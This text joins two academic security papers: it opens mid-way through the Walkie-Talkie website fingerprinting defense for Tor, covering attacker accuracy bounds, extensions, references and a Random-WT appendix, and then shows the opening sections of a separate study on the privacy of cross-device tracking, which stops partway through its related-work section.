$$MAA(s) = \frac{|\{s' \in C(s)|Page(s') = Page(s)\}|}{|C(s)|}$$

The MAA describes an attacker who, seeing that they cannot distinguish between any of the cell sequences in the collision set, decides to simply randomly guess which page it is. On the other hand, if all cell sequences in the collision set belong to the same page anyway, the attacker's guess will be exactly correct. The attacker maximizes classification accuracy in the sense that they know exactly which page each cell sequence belongs to ($Page(s)$ is known to the attacker for all s). No classifier's accuracy can exceed the MAA; the lower the MAA, the more effective the defense. We thus favor the MAA as an intuitive, attack-agnostic metric for measuring the minimum effectiveness of a defense. Later, in Section 6.2, we expand on the MAA by investigating WT in an open-world scenario with different page visit rates; for now, we evaluate WT on a simpler MAA.

It is easy to see that the MAA of Walkie-Talkie is 0.5. Each cell sequence is in a collision set with exactly one other cell sequence from a different page due to burst molding. Furthermore, since the decoy page selection mechanism is symmetric (Section 4.3.2), the collision set does not reveal which cell sequence is the true cell sequence. However, if we increase the number of colliding cell sequences, the MAA can lower further. We develop this idea next.

5.4.2 Maximum Attacker Accuracy of WT

In the context of WT, the MAA is that of an attacker who knows exactly which two pages can be the decoy page and the real page, but not which is which. In other words, he resorts to guessing one out of two pages. We can decrease his MAA by molding towards the supersequence of several decoy cell sequences, not just one decoy cell sequence.

The greater the number of cell sequences chosen, the greater the overhead. We investigate the MAA of WT and compare it with Tamaraw. We show the results in Figure 3, plotting MAA against bandwidth overhead. WT is generally more efficient even if the user desires a very low MAA. The time overhead of WT goes up to 45% for the values in this graph, while it increases much more quickly for Tamaraw, from 130% to 350%.

WT has another advantage over other WF defenses: any defended cell sequence could have come from many different web pages. This is because any subsequence of a defended cell sequence could have been the original undefended cell sequence. Not all possibilities are equally

[3] We do not need to ensure that the cells were received at the same time including network noise; we only need to ensure that the cells were attempted to be sent at the same time, as any timing difference then would only indicate network noise and reveals no information about the cells themselves.




Figure 3: Bandwidth overhead and MAA for Tamaraw and WT across a range of parameters. No WF attack can achieve a classification accuracy above the MAA.




Figure 4: Cumulative distribution frequency graph of WT collision set sizes. A collision set of a defended cell sequence is the set of undefended cell sequences that could have generated it when the defense is applied.

likely: burst molding attempts to minimize overhead, so from the attacker's perspective, the true cell sequence is not likely to be much smaller than the observed cell sequence. Nevertheless, this observation produces a confusing effect on the attacker that has not been accounted for in the MAA; that is, a realistic attacker's accuracy is likely to be lower than the MAA.

We evaluate this effect on our closed-world page set of 100 pages and 100 instances each. For each defended cell sequence, we calculate the number of possible undefended cell sequences from other web pages that could have generated it. We call this the **collision set size**. The maximum collision set size is therefore 9900. We show the cumulative distribution frequency graph in Figure 4. There was only a .1% chance that the collision set size was smaller than 10 (it was always at least 2 because of burst molding), and a 4% chance that it was smaller than 100. The median collision set size was 860. We contrast this with Tamaraw, where on our data set there was a 2% chance that the collision set size was smaller than 10 and a 13% chance it was smaller than 100; the largest collision set size was 795. The attacker's ability to rule out possible web pages given a defended cell sequence is much more limited under WT.

6 Extensions of Walkie-Talkie

In this section, we present several extensions of Walkie-Talkie to defeat three WF attackers that are more advanced than that of previous work. In Section 6.1 we describe multi-page attackers, who understand the relationship between several pages of the same site and can determine when the client is on the same site. In Section 6.2 we describe attackers who know that the client visits pages at different base rates, and can estimate this base rate. In Section 6.3 we investigate attackers that can use timing information to defeat Walkie-Talkie. We show that, with some modifications, WT can effectively defend clients at little extra cost against all of these advanced attackers.

6.1 Defending against multi-page classification

In Section 5, we analyzed Walkie-Talkie against an attacker who classifies pages one at a time, independently of any other page. A realistic attacker could leverage his knowledge of the link structure of web sites to achieve greater accuracy. For example, if the attacker knows a priori that two web page accesses came from the same site, then the attacker can more accurately identify what site that is.

Defending against multi-page classification critically relies on the ability to specify which non-sensitive decoy page to use for each sensitive page. With this feature, we can specify non-sensitive pages from the same site as decoys when the client is visiting sensitive pages from the same site. BuFLO-based defenses are unable to specify decoy pages, while Supersequence and Glove must suffer significant overhead to do so. However, WT is able to choose decoy pages with great efficiency. WT is thus well suited as a defense against multi-page classification. We modify WT so that it chooses decoy pages more cleverly. When the client is visiting sensitive pages from the same site, WT also mimics non-sensitive pages from the same site, each one of which is likely to lead to the next.

With the above modification, WT will succeed in defending clients against multi-page attacks, which no previous WF defense has done. To demonstrate this, we will evaluate its overhead and Maximum Attacker Accuracy against multi-page attackers. We expect the overhead to be higher than before, because the client has less freedom of choice in page selection.

We experiment by configuring our Tor Browser client to randomly follow links on each of Alexa's top 100 sites. Unfortunately, we do not know the true probabilities with which real clients visit links from Alexa's top 100 sites, so we choose the next link uniformly randomly from the set of all links on the page. The client stops after 10 page

loads. Then, we test the bandwidth and time overhead of a client attempting to decoy random sensitive pages with those page loads. We find that, maintaining an MAA of 0.5, the bandwidth overhead necessary to defend against a multi-page attacker increases from 31% to 53%, and the time overhead increases from 34% to 42%. The increase is small, and demonstrates that a client can effectively defend herself against multi-page attacks as well, with no decrease in minimal defense effectiveness.

6.2 Incorporating prior knowledge

For analytical simplicity, our experiments assumed a client that visits all pages with the same likelihood; to our knowledge, all other works in website fingerprinting make this assumption. Realistically, a client would visit pages with different probabilities, and the attacker may have prior knowledge of such a distribution. Here, we remove the previous assumption and adopt a model for estimating page likelihood, assuming that the attacker knows the client's distribution fully. We examine how this affects Walkie-Talkie.

We obtain basic estimated page view data for Alexa's top 10,000 sites from StatShow, and perform least-squared approximation on the logarithm of the number of page views. We attempted to approximate the number of page views with the following function

$$Views = a \cdot e^{bx} \cdot (x+1)^c$$

In the above, a, b, and c are parameters, and x being the index of the page (1 being most popular). We obtain the parameters by performing Levenberg-Marquardt least-squared approximation on the logarithm of the above function, resulting in $a = 36000$, $b = -0.000083$, $c = -1.0$. However, we found that the number of page views dropped precipitously near the end of our data set, rendering parameter estimation inaccurate. We believe this is because our list of top sites was incomplete at the end of the list. Instead of trying to fit all of our data, we fit the top 5,000 sites and then extrapolate. The resultant curve had a mean squared error of 0.0002 on the logarithm of the number of page views.

We simulate clients that visit pages with probability based on this curve, with no limit on the index of the page. Our model suggests that 57% of all page views are in the top 100 sites, and 40% of all page views are in the next 10,000 sites. We use the former set as non-sensitive decoy pages and the latter as monitored sensitive pages. Considering an ambitious, powerful attacker who is always capable of identifying the potential decoy and sensitive page in a WT-protected page access (but not which is which), the attacker can achieve a precision of 41% by simply guessing that all pages are sensitive (with a recall of 100%). In a more realistic scenario when the attacker is interested in much fewer than 10,000 pages, the maximum precision would be proportionally lower.




Figure 5: Maximum precision/recall graph for an attacker on Tor defended by WT, after incorporating page likelihood.

We draw the attacker's precision/recall curve by having him cleverly choose to identify sensitive pages in decreasing order of precision, and gradually increasing the set of such pages he was willing to classify. This gives the attacker the maximum precision at each level of recall. We draw the graph in Figure 5. For instance, we find that at 25% recall, the attacker has a maximum precision of 90%. Even with such a low recall, the attacker frequently makes mistakes in identifying sensitive pages. We can contrast this with kNN, which can achieve a precision of 99% with a recall of 80% on a non-defended Tor data set [31]. The attacker's precision does not change even if the attacker had prior information indicating that the client is not visiting certain monitored pages, as long as the visit rate of other pages is unchanged.

We consider a page-view-sensitive variation of WT where we also choose decoy pages based on the popularity of the page, not just the potential overhead. This method would come with a penalty to the overhead. We take the value of maximum precision for at least 25% recall, and we we plot the graph of maximum precision to bandwidth overhead in Figure 6. (Time overhead increased slowly from 34% to 42% within the range of this graph.) The maximum precision starts at 90% and then drops sharply to 64%. (The minimum precision of simply randomly guessing if each page is sensitive is 41%.) However, as we increase the weight for page popularity further, we see that the maximum precision increases counter-productively. This represents the case where the client starts choosing only the first few most popular pages, which limits her set of potential decoys, weakening her defense.

6.3 Intercell timing

WT may have a subtle timing leak: the incoming cell rate may leak information about the destination web page—more precisely, the number of servers that are sending in-




Figure 6: Maximum precision/bandwidth overhead graph for an attacker on Tor defended by a page-view-sensitive variation of WT. The variation decreases precision further for a small increase in bandwidth overhead.

formation simultaneously, and their possible processing times before starting to send the page data. For outgoing cells, timing leaks no information for WT, because there is only one client and half-duplex communication ensures that the client is dumping all the requests she can send as quickly as possible, after which she falls silent. In this section, we first argue with empirical evidence why the incoming intercell timing leak of WT may not be practically usable by any attacker. Nevertheless, we then show how WT can be modified to cover any possible incoming intercell timing leak. Despite the lack of empirical evidence that this timing leakage can be leveraged by any attacker, we provide such a modification to preserve the theoretical guarantees of WT against future WF attacks that may more cleverly use intercell timing.

Is timing useful for classification?

The results of this work have already suggested that intercell timing is not useful: in Section 5.2 and Section 5.3, we allowed WT to leak intercell timing, and WT was nevertheless able to efficiently defeat known attacks. In fact, WF researchers tend to avoid the use of intercell timing in general: out of fourteen known WF attacks we surveyed, we found that only three attacks used intercell timing: the two oldest WF attacks [2, 29] (both are significantly less effective than newer attacks on Tor), and kNN [31]. We specifically saw in Table 3 that intercell timing does not aid classification in kNN either. We ran a further classification test using kNN only on extracted intercell timing values of the top 100 pages, and achieved a 0.5% TPR.

We suggest that this is because intercell timing is highly inconsistent for the same site, but the distribution of timings is similar across different sites. Network conditions fluctuate rapidly as proxies need to be rotated frequently to safeguard anonymity. We constructed kernel density estimators using Scott's rule [28] on intercell timing, and found that the resulting probability density functions overlapped significantly. Experimentally, we




Figure 7: 100 random intercell times from each of 50 top pages. Each cross represents an intercell time. Note that the y-axis is logarithmic.

found that the attacker could only achieve a maximum 2% accuracy on the top 100 pages by choosing the most likely page for each sampled intercell timing value.

To illustrate this point visually, we plotted 100 random intercell times from each of the top 50 pages[4] in Figure 7, in ascending order of mean intercell times. Figure 7 suggests that intercell times vary significantly, but their patterns are not noticeably different across different sites. This shows that individual intercell times are not correlated with the true page of a cell sequence.

Equalizing intercell timing

We have nevertheless designed an extension of WT to hide all timing information, though this comes at the cost of a greater bandwidth and time overhead.

One solution would be to have the proxy behave the same way as the client: it queues all received cells in each burst until the servers have sent all of their data, and sends them all at once back to the client. In this case, timing would contain no information, and this can be implemented with a small time overhead and no bandwidth overhead. However, this implementation may not be practical, because it would require proxies to read client cells to determine when bursts end.

Our timing fix is inspired by a similar mechanism in Tamaraw. We choose a fixed cell rate $r_{control}$ such that whenever it is the proxy's turn to send data, the proxy attempts to deliver $r_{control}$ incoming cells per second. If there is no data to send when a cell is due, the proxy generates a dummy cell, which will be dropped by the client. This covers the incoming intercell timing leak as the intercell time will always be $r_{control}$ for incoming cells. Varying $r_{control}$, we evaluate the added overhead of timing control in Figure 8. For example, we can equalize intercell timing at a cost of 50% bandwidth overhead and 36% time overhead.

We can use the same dummy cells described in Section 4.3 for both burst molding and equalizing intercell timing, without compromising either objective. This

[4]We used 50 pages instead of our full 100 pages so that the graph would be clear.




Figure 8: Possible bandwidth and time overhead cost for equalizing intercell timing, obtained by varying $r_{control}$.

means that, effectively, the bandwidth overhead values for timing control and burst molding do not add together in WT; instead, the maximum of the two becomes the bandwidth overhead of WT. The overhead of WT with intercell timing equalized would be 50% bandwidth overhead and 66% time overhead, which is still much lower than known defenses (Table 4).

7 Conclusion

In this paper, we presented Walkie-Talkie: a flexible, easy-to-use defense with low overhead that can defend web clients against all website fingerprinting attacks. Walkie-Talkie consists of two components: half-duplex communication and burst molding. Half-duplex communication produces burst sequences that are concise and easy to manipulate, which allows burst molding to mimic non-sensitive web pages at minimal overhead. Walkie-Talkie is highly effective against all known attacks at overhead costs much lower than all known effective defenses. Furthermore, it is capable of defending against all possible WF attacks, because pairs of sensitive and non-sensitive web pages will be molded to the same cell sequence under WT. We have implemented Walkie-Talkie so that it functions on the Tor client and Tor nodes: in general, it can be implemented on any proxy network (such as VPNs).

We also considered advanced attackers beyond previous work in website fingerprinting, who are able to leverage site link information, page visit rates, and timing information to strengthen their attacks. Walkie-Talkie can defend against all these types of attacks effectively, as it gives the client the freedom to choose which pages to use as decoys. It remains to be seen whether Walkie-Talkie would be useful as well against other advanced attacks, such as active adversaries and dynamic content identification.

Acknowledgements

We thank our shepherd, Scott Coull, for his help in shaping the final version of this paper, and the anonymous reviewers for their helpful comments. This work benefitted from the use of the CrySP RIPPLE Facility at the University of Waterloo. We thank NSERC for grant RGPIN-341529.

References

[1] Alexa — The Web Information Company. www.alexa.com.

[2] G. D. Bissias, M. Liberatore, D. Jensen, and B. N. Levine. Privacy Vulnerabilities in Encrypted HTTP Streams. In *Privacy Enhancing Technologies*, pages 1–11. Springer, 2006.

[3] D. Brumley and D. Boneh. Remote timing attacks are practical. In *Proceedings of the 12th USENIX Security Symposium*, 2003.

[4] X. Cai, R. Nithyanand, and R. Johnson. CS-BuFLO: A Congestion Sensitive Website Fingerprinting Defense. In *Proceedings of the 13th ACM Workshop on Privacy in the Electronic Society*, 2014.

[5] X. Cai, R. Nithyanand, T. Wang, I. Goldberg, and R. Johnson. A Systematic Approach to Developing and Evaluating Website Fingerprinting Defenses. In *Proceedings of the 21st ACM Conference on Computer and Communications Security*, 2014.

[6] X. Cai, X. Zhang, B. Joshi, and R. Johnson. Touching from a Distance: Website Fingerprinting Attacks and Defenses. In *Proceedings of the 19th ACM Conference on Computer and Communications Security*, pages 605–616, 2012.

[7] H. Cheng and R. Avnur. Traffic Analysis of SSL-Encrypted Web Browsing. `http://www.cs.berkeley.edu/~daw/teaching/cs261-f98/projects/final-reports/ronathan-heyning.ps`, 1998.

[8] K. Dyer, S. Coull, T. Ristenpart, and T. Shrimpton. Peek-a-Boo, I Still See You: Why Efficient Traffic Analysis Countermeasures Fail. In *Proceedings of the 2012 IEEE Symposium on Security and Privacy*, pages 332–346, 2012.

[9] P. Eckersley. How unique is your web browser? In *Privacy Enhancing Technologies*, pages 1–18, 2010.

[10] R. Fielding and J. Reschke. Hypertext transfer protocol (http/1.1): Message syntax and routing. 2014.

[11] G. Greenwald. NSA Prism program taps in to user data of Apple, Google and others. `http://www.theguardian.com/world/2013/jun/06/us-tech-giants-nsa-data`, June 2013. Accessed Apr. 2015.

[12] J. Hayes and G. Danezis. k-Fingerprinting: A Robust Scalable Website Fingerprinting Technique. In *Proceedings of the 25th USENIX Security Symposium*, 2016.

[13] D. Herrmann, R. Wendolsky, and H. Federrath. Website Fingerprinting: Attacking Popular Privacy Enhancing Technologies with the Multinomial Naïve-Bayes Classifier. In *Proceedings of the 2009 ACM Workshop on Cloud Computing Security*, pages 31–42, 2009.

[14] M. Juarez, S. Afroz, G. Acar, C. Diaz, and R. Greenstadt. A Critical Evaluation of Website Fingerprinting Attacks. In *Proceedings of the 21st ACM Conference on Computer and Communications Security*, 2014.

[15] M. Liberatore and B. Levine. Inferring the Source of Encrypted HTTP Connections. In *Proceedings of the 13th ACM Conference on Computer and Communications Security*, pages 255–263, 2006.

[16] L. Lu, E.-C. Chang, and M. C. Chan. Website Fingerprinting and Identification Using Ordered Feature Sequences. In *Computer Security–ESORICS 2010*, pages 199–214. Springer, 2010.

[17] X. Luo, P. Zhou, E. W. Chan, W. Lee, R. K. Chang, and R. Perdisci. HTTPOS: Sealing Information Leaks with Browser-side Obfuscation of Encrypted Flows. In *Proceedings of the 18th Network and Distributed Security Symposium*, 2011.

[18] B. Miller, L. Huang, A. D. Joseph, and J. D. Tygar. I know why you went to the clinic: Risks and realization of https traffic analysis. In *Privacy Enhancing Technologies*, pages 143–163, 2014.

[19] S. J. Murdoch and G. Danezis. Low-Cost traffic analysis of Tor. In *Security and Privacy, 2005 IEEE Symposium on*, pages 183–195, 2005.

[20] R. Nithyanand, X. Cai, and R. Johnson. Glove: A Bespoke Website Fingerprinting Defense. In *Proceedings of the 13th ACM Workshop on Privacy in the Electronic Society*, 2014.

[21] Y. Oren, V. P. Kemerlis, S. Sethumadhavan, and A. D. Keromytis. The spy in the sandbox: Practical cache attacks in javascript and their implications. In *Proceedings of the 22nd ACM Conference on Computer and Communications Security*, 2015.

[22] A. Panchenko, F. Lanze, A. Zinnen, M. Henze, J. Pennekamp, K. Wehrle, and T. Engel. Website fingerprinting at internet scale. In *Proceedings of the 23rd Network and Distributed System Security Symposium*, 2016.

[23] A. Panchenko, L. Niessen, A. Zinnen, and T. Engel. Website Fingerprinting in Onion Routing Based Anonymization Networks. In *Proceedings of the 10th ACM Workshop on Privacy in the Electronic Society*, pages 103–114, 2011.

[24] M. Perry. Experimental Defense for Website Traffic Fingerprinting. `https://blog.torproject.org/blog/experimental-defense-website-traffic-fingerprinting`, September 2011. Accessed Feb. 2015.

[25] M. Perry. TBB's Firefox should use optimistic data socks handshake variant. `https://trac.torproject.org/projects/tor/ticket/3875`, August 2011. Accessed Apr. 2015.

[26] M. Perry. A Critique of Website Traffic Fingerprinting Attacks. `https://blog.torproject.org/blog/critique-website-traffic-fingerprinting-attacks`, November 2013. Accessed Feb. 2015.

[27] R. Schuster, V. Shmatikov, and E. Tromer. Beauty and the burst: Remote identification of encrypted video streams. 2017.

[28] D. W. Scott. *Multivariate Density Estimation: Theory, Practice, and Visualization*. John Wiley & Sons, 2015.

[29] V. Shmatikov and M.-H. Wang. Timing analysis in low-latency mix networks: Attacks and defenses. In *Computer Security–ESORICS 2006*, pages 18–33. 2006.

[30] Q. Sun, D. R. Simon, Y.-M. Wang, W. Russell, V. N. Padmanabhan, and L. Qiu. Statistical Identification of Encrypted Web Browsing Traffic. In *Proceedings of the 2002 IEEE Symposium on Security and Privacy*, pages 19–30. IEEE, 2002.

[31] T. Wang, X. Cai, R. Nithyanand, R. Johnson, and I. Goldberg. Effective Attacks and Provable Defenses for Website Fingerprinting. In *Proceedings of the 23rd USENIX Security Symposium*, 2014.

[32] T. Wang and I. Goldberg. Improved Website Fingerprinting on Tor. In *Proceedings of the 12th ACM Workshop on Privacy in the Electronic Society*, pages 201–212, 2013.

[33] T. Wang and I. Goldberg. On Realistically Attacking Tor with Website Fingerprinting. In *Privacy Enhancing Technologies*. Springer, 2016.

[34] C. Wright, S. Coull, and F. Monrose. Traffic Morphing: An Efficient Defense against Statistical Traffic Analysis. In *Proceedings of the 16th Network and Distributed Security Symposium*, pages 237–250, 2009.

A Removing the need for client information

One limitation of burst molding is that the client needs to know the burst sequences of some non-sensitive pages. While it is highly practical to deliver such information to clients on an anonymity network like Tor (see Section 4.3.1), we have also designed a variation of Walkie-Talkie that is useful on networks where there may not be a party that can deliver burst sequence information.

In this variation of Walkie-Talkie, burst molding is *random*: instead of adding cells according to the supersequence of sensitive and non-sensitive pages, we add cells randomly. We refer to this variation of Walkie-Talkie as Random-WT. Random-WT is less efficient, but it can also defend against all possible WF attacks.

A.1 Design of Random-WT

Given a cell sequence $s = (b_1, b_2, b_3, ..., b_{|s|})$ with $b_i = (b_{i+}, b_{i-})$, we apply defense D as follows to produce $D(s)$:

1. Padding real bursts: From two uniform distributions X_{i+} and X_{i-}, we draw x_{i+} and x_{i-} respectively, and add them to b_i, such that $\hat{b_i} = (b_{i+} + x_{i+}, b_{i-} + x_{i-})$.

2. Adding fake bursts: From two uniform distributions X_{id+} and X_{id-}, we draw x_{id+} and x_{id-}, and generate a new fake burst $\hat{b_i} = (x_{id+}, x_{id-})$. In a fake burst, all outgoing and incoming cells are fake cells. We add fake bursts at random with probability p_{fake} before each real burst of cells.

Random-WT is therefore defined by the bounds of the uniform distributions X_{i+}, X_{i-}, X_{id+}, X_{id-}, as well as the probability p_{fake}. We chose uniform distributions after preliminary experiments and analysis indicated that uniform distributions are highly efficient at defending burst sequences. The freedom of choice allows Random-WT to be tunable (i.e., a client may wish to increase collision rate by increasing overhead).

The fact that any burst in an observed cell sequence is equally likely to be fake is a powerful feature of Random-WT. In practice, we found that many cell sequences have multiple bursts with few cells and one or two large bursts with many cells. Random-WT covers the position of large bursts in the cell sequence, so that they cannot be leveraged by the attacker.




Figure 9: Bandwidth overhead and MAA for Random-WT, WT and Tamaraw across a range of parameters. No WF attack can achieve a classification accuracy above the MAA.

Fake bursts should be similar in length to real bursts so as to maximize collision; we do not want the attacker to be able to distinguish between real bursts and fake bursts with high accuracy. In our experiments, we set the lower bound of the uniform distributions for X_{i+}, X_{i-}, X_{id+}, and X_{id-} to be 0. This minimizes overhead without affecting effectiveness. We set X_{id+} and X_{id-} to fit the observed burst sizes of real cell sequences. Then, we vary the maximum range of X_{i+} and X_{i-}, as well as p_{fake}, to obtain a range of overhead and effectiveness values, which we present below.

A.2 Experimental analysis of Random-WT

We analyze the MAA of Random-WT using the same experimental methodology in Section 5.4. We draw Figure 9 by taking Figure 3 and adding a line for Random-WT to compare with basic WT and Tamaraw. Figure 9 does not plot the time overhead, which is around 30% throughout the graph for both Random-WT and WT, and ranging from 130% to 350% for Tamaraw.

Though Figure 9 shows that the MAA of Random-WT is worse than both WT and Tamaraw, it is still significant enough to confuse an attacker, especially if the attacker needs a low false positive rate (for example, when attempting to identify accesses to rare pages). An advantage of both WT and Random-WT over Tamaraw is that they are not sensitive to network conditions; previous work has shown that Tamaraw performs worse than expected if network conditions are not correctly predicted [4].

B Publication of code and data

To ensure that our results can be reproduced, we publish the following:

- Our implementation of Walkie-Talkie: the Firefox code that modifies the browser to enable half-duplex communication, the Tor code that modifies the Tor client to enable molding, and our experiment code for WT.
- Our experimental data sets: the cell sequences we collected over Tor with and without half-duplex communication.
- Our implementations of previous attacks and defenses.

The code and data are available at `https://crysp.uwaterloo.ca/software/webfingerprint/`.

A Privacy Analysis of Cross-device Tracking*

Sebastian Zimmeck, Jie S. Li, Hyungtae Kim, Steven M. Bellovin, Tony Jebara
School of Computer Science, Carnegie Mellon University
Department of Computer Science, Columbia University
szimmeck@andrew.cmu.edu, jl3620@nyu.edu, hk2561@columbia.edu,{smb, jebara}@cs.columbia.edu

Abstract

Online tracking is evolving from browser- and device-tracking to people-tracking. As users are increasingly accessing the Internet from multiple devices this new paradigm of tracking—in most cases for purposes of advertising—is aimed at crossing the boundary between a user's individual devices and browsers. It establishes a person-centric view of a user across devices and seeks to combine the input from various data sources into an individual and comprehensive user profile. By its very nature such cross-device tracking can principally reveal a complete picture of a person and, thus, become more privacy-invasive than the siloed tracking via HTTP cookies or other traditional and more limited tracking mechanisms. In this study we are exploring cross-device tracking techniques as well as their privacy implications.

Particularly, we demonstrate a method to detect the occurrence of cross-device tracking, and, based on a cross-device tracking dataset that we collected from 126 Internet users, we explore the prevalence of cross-device trackers on mobile and desktop devices. We show that the similarity of IP addresses and Internet history for a user's devices gives rise to a matching rate of F-1 = 0.91 for connecting a mobile to a desktop device in our dataset. This finding is especially noteworthy in light of the increase in learning power that cross-device companies may achieve by leveraging user data from more than one device. Given these privacy implications of cross-device tracking we also examine compliance with applicable self-regulation for 40 cross-device companies and find that some are not transparent about their practices.

1 Introduction

A recent study by Google showed that 98% of surveyed Internet users in the U.S. use multiple devices on a daily basis, and 90% switch devices sequentially to accomplish a task over time [37]. From an ad network's[1] perspective these developments create a challenging environment as they increase the complexity of targeting advertising to specific users. Attributing conversions of ads to actual purchases and frequency capping to avoid showing a user the same ad over and over again becomes more difficult as well. However, there is a solution to these challenges: cross-device tracking. This technique presents a fundamental shift from device tracking to people tracking. As shown in Figure 1, it principally allows ad networks to follow a user on his or her online journey through all devices. However, at the same time, cross-device tracking of users is potentially more privacy-invasive than the tracking of individual devices without connecting them.




Figure 1: Identifying and correlating Sally's phone and desktop among all devices on the Internet allows cross-device companies to target ads on both of her devices.

In this study we are exploring the emerging cross-device tracking ecosystem from a privacy perspective. Particularly, we are interested in studying the tracking techniques used by cross-device companies,[2] understanding the extent to

*Most of the work on which we are reporting was done when Sebastian Zimmeck and Hyungtae Kim were at Columbia University.

[1] We are using the term ad network broadly encompassing ad exchanges, demand/supply side platforms, and other companies in the online ad space.

[2] The term cross-device company encompasses ad networks, analytics services, and other companies that are using cross-device tracking techniques.

which cross-device tracking occurs on desktop and mobile devices, and evaluating the privacy implications of machine learning applications to cross-device data. We understand cross-device tracking to mean the tracing of an individual's usage of the Internet on multiple devices and combining all resulting information into one comprehensive user profile.

Cross-device tracking exists in a deterministic and probabilistic variant. The former is based on a first-party relationship that often permits user identification with certainty, for example, when a user logs into a social network account from multiple devices. For the majority of our study we focus on probabilistic cross-device tracking, which is used by services that are limited to a third-party relationship with users. To that end, ad networks and analytics services oftentimes cooperate with web and app publishers that have a first-party user relationship and deploy tracking mechanisms on their properties. Applying machine learning they then correlate the various data streams to identify those belonging to the same users. Probabilistic and deterministic cross-device tracking approaches are often combined as companies of different provenance collaborate and exchange data [32]. While we examine cross-device tracking via HTTP cookies, pixel tags, and other traditional mechanisms, such tracking can also occur via ultrasound signals [7,31,59] or other side channels, which we do not examine here.

As some cross-device companies match billions of devices [22] and social networks have cross-device functionality naturally built into their systems lawmakers began to take notice. In particular, the U.S. Federal Trade Commission (FTC) hosted a cross-device workshop [29] facilitating an initial public discussion on the privacy implications of this form of Internet tracking. The regulators discussed with industry representatives, academics, and various other stakeholders privacy risks, consumer transparency, and effective industry self-regulation. They followed up with privacy recommendations for cross-device companies [32]. As evidenced by a recent case on cross-device tracking via ultrasound signals and the withdrawal of the service from the U.S. market, the FTC is determined to enforce the existing laws and regulations [31, 32], however, is hampered by insufficient insight into the used technologies [30].

In this study we are exploring cross-device tracking through the lens of privacy contributing the following:

1. By means of a brief case study we introduce a method for detecting cross-device trackers. We find statistical significance for various ad networks' capabilities of targeting mobile users on their desktop. (§ 3.)
2. We make publicly available a cross-device tracking dataset as well as software that we used for collecting the data.[3] We give a statistical overview of cross-device usage patterns for the users in our dataset. (§ 4.)
3. We design a basic algorithm and evaluate features and parameters for probabilistic cross-device tracking based on relevant patent and other industry documents. Using IP addresses, web domains, and app domains our techniques achieve an F-1 score of 0.91 on the collected data. (§ 5.)
4. Leveraging our dataset we analyze how the availability of both mobile and desktop data may impact the prediction of users' demographics and interests. Specifically, we examine predictions for gender and interest in finance. (§ 6.)
5. Based on our dataset we calculate the penetration of cross-device tracking on the Internet and conclude that some cross-device companies seem to have broad insight into Internet users' cross-device usage. (§ 7.)
6. Finally, we explore the efficacy of the industry's self-regulation and find that some cross-device companies do not transparently disclose their practices. (§ 8.)

[3] The dataset and software can be found at `https://github.com/SebastianZimmeck/Cross_Device_Tracking`.

2 Related Work

Our study is based on work in online tracking (§ 2.1), human-computer interaction (§ 2.2), and machine learning (§ 2.3).

2.1 Online Tracking

Much research was published on online tracking. Notably, Roesner et al. [72] developed a tracker taxonomy and examined how tracking occurs in the wild. Lerner et al. [56] provided a historical perspective of tracker evolution over time. However, few existing efforts discuss tracking *across* devices. Similar to traditional tracking such cross-device tracking requires the identification of individual users' browser instances. In this regard, Englehardt et al. [27] point out that cookies allow for linking a user's visits to different websites even if his or her device IP address varies. They conducted a large-scale measurement of traditional online tracking using their OpenWPM platform [26]. Cross-device tracking further requires the correlation of users' different devices. As Olejnik et al. [67] remarked, browsing histories could potentially identify the same user across multiple devices.

In the closest work to ours Brookman and his co-authors from the FTC [11] examine the potential for device correlation by surveying the occurrence of cross-device trackers on 100 popular websites. They also evaluate the extent to which cross-device companies notify users of their practices. While this inquiry into privacy transparency is part of our study as well (§ 8), we extend their work. In particular, we provide statistical support for the occurrence of cross-device tracking (§ 3), evaluate cross-device tracking techniques (§ 5), analyze the potential increase in learning power from cross-device data (§ 6), and examine the penetration of cross-device trackers (§ 7); all on real user data (§ 4). Our study is also complementary to the work of

Mavroudis et al. [59] and Arp et al. [7], who present analyses, attacks, and defenses for ultrasound-based cross-device tracking. We are exploring cross-device tracking based on cookies and other traditional tracking mechanisms.

If a browser does not accept cookies, it still can be tracked via device fingerprinting as initially shown by Kohno et al. [51], Eckersley et al. [25], and extensively surveyed by Lerner et al. [56]. Kurtz et al. [52] and Gulyás et al. [39] showed that mobile device fingerprints are often unique, distinguishable, and re-identifiable. Fingerprinting can be based on sensors [19] and, notably for our purposes, can be employed across browsers [15]. With their FPDetective Acar et al. [2] conducted a large-scale study of device fingerprinting. Nikiforakis et al. [66] provided insight into the practices of three popular browser-fingerprinting libraries and introduced PriVaricator [65], which is a defense against browser fingerprinting based on randomization. Three advanced tracking mechanisms—canvas fingerprinting, evercookies, and use of cookie syncing—were investigated by Acar et al. [1]. In our study we are now exploring the extent to which fingerprinting can play a role in cross-device tracking (§§ 5.1, 7.1). Various works on website fingerprinting [12,13,17,41,44,69] inform our study in this regard as well.

As we conduct a first cross-device tracking data flow experiment our work also relates to similar experiments and methodologies in other areas of online tracking. Particularly, our work relates to the study of Meng et al. [60], who showed that there is a correlation between Google ads and users' profiles and evaluated the likelihood of learning users' sensitive information. Focusing on Google as well, Lécuyer et al. [54, 55] were able to show a correlation between users' e-mail content and ads served to them. Further, Book and Wallach [10] collected a set of about 225K ads on 32 simulated devices and analyzed how the ads were targeted by correlating them to targeting profiles. In addition, Zarras et al. [85] performed a large-scale study on the security of ad serving, and Meng et al. [61] presented an ad fraud attack that enables publishers to increase their ad revenue. In our experiment we follow the recommendations given for information flow experiments by Tschantz et al [81].

2.2 Human-Computer Interaction

While there are only few online tracking studies investigating how users are tracked across devices, various efforts on human-computer interaction are informative for our purposes. The goal of these studies is to improve website navigation, browser prediction of user destinations, and search result relevance for search engines [3]. To that end, we leverage the insight of some studies focusing on website revisit patterns and highlighting the identifying potential of such revisits. In this regard, Tauscher and Greenberg [78] found that 58% of a user's visits to websites constitute revisits. People tend to access only a few pages frequently and browse in small clusters of related pages. Adar et al's [3] analysis reveals various patterns of revisits, each with unique behavioral, content, and structural characteristics.

Some studies took a closer look at website revisits across devices. Tossell et al. [79] were able to detect that revisits occurred very infrequently with approximately 25% of URLs revisited by each user. They further found that, compared to desktops, mobile browsers are accessed less frequently, for shorter durations, and to visit fewer pages. Users seem to rely on apps instead. Different from websites, apps have a revisit rate of 97.1% driven by a high number of visits to the five most frequently accessed apps. It appears that mobile web use is more concentrated and narrow than its desktop counterpart. Indeed, Kamvar et al.'s work [46] confirms this conjecture for the use of web search.

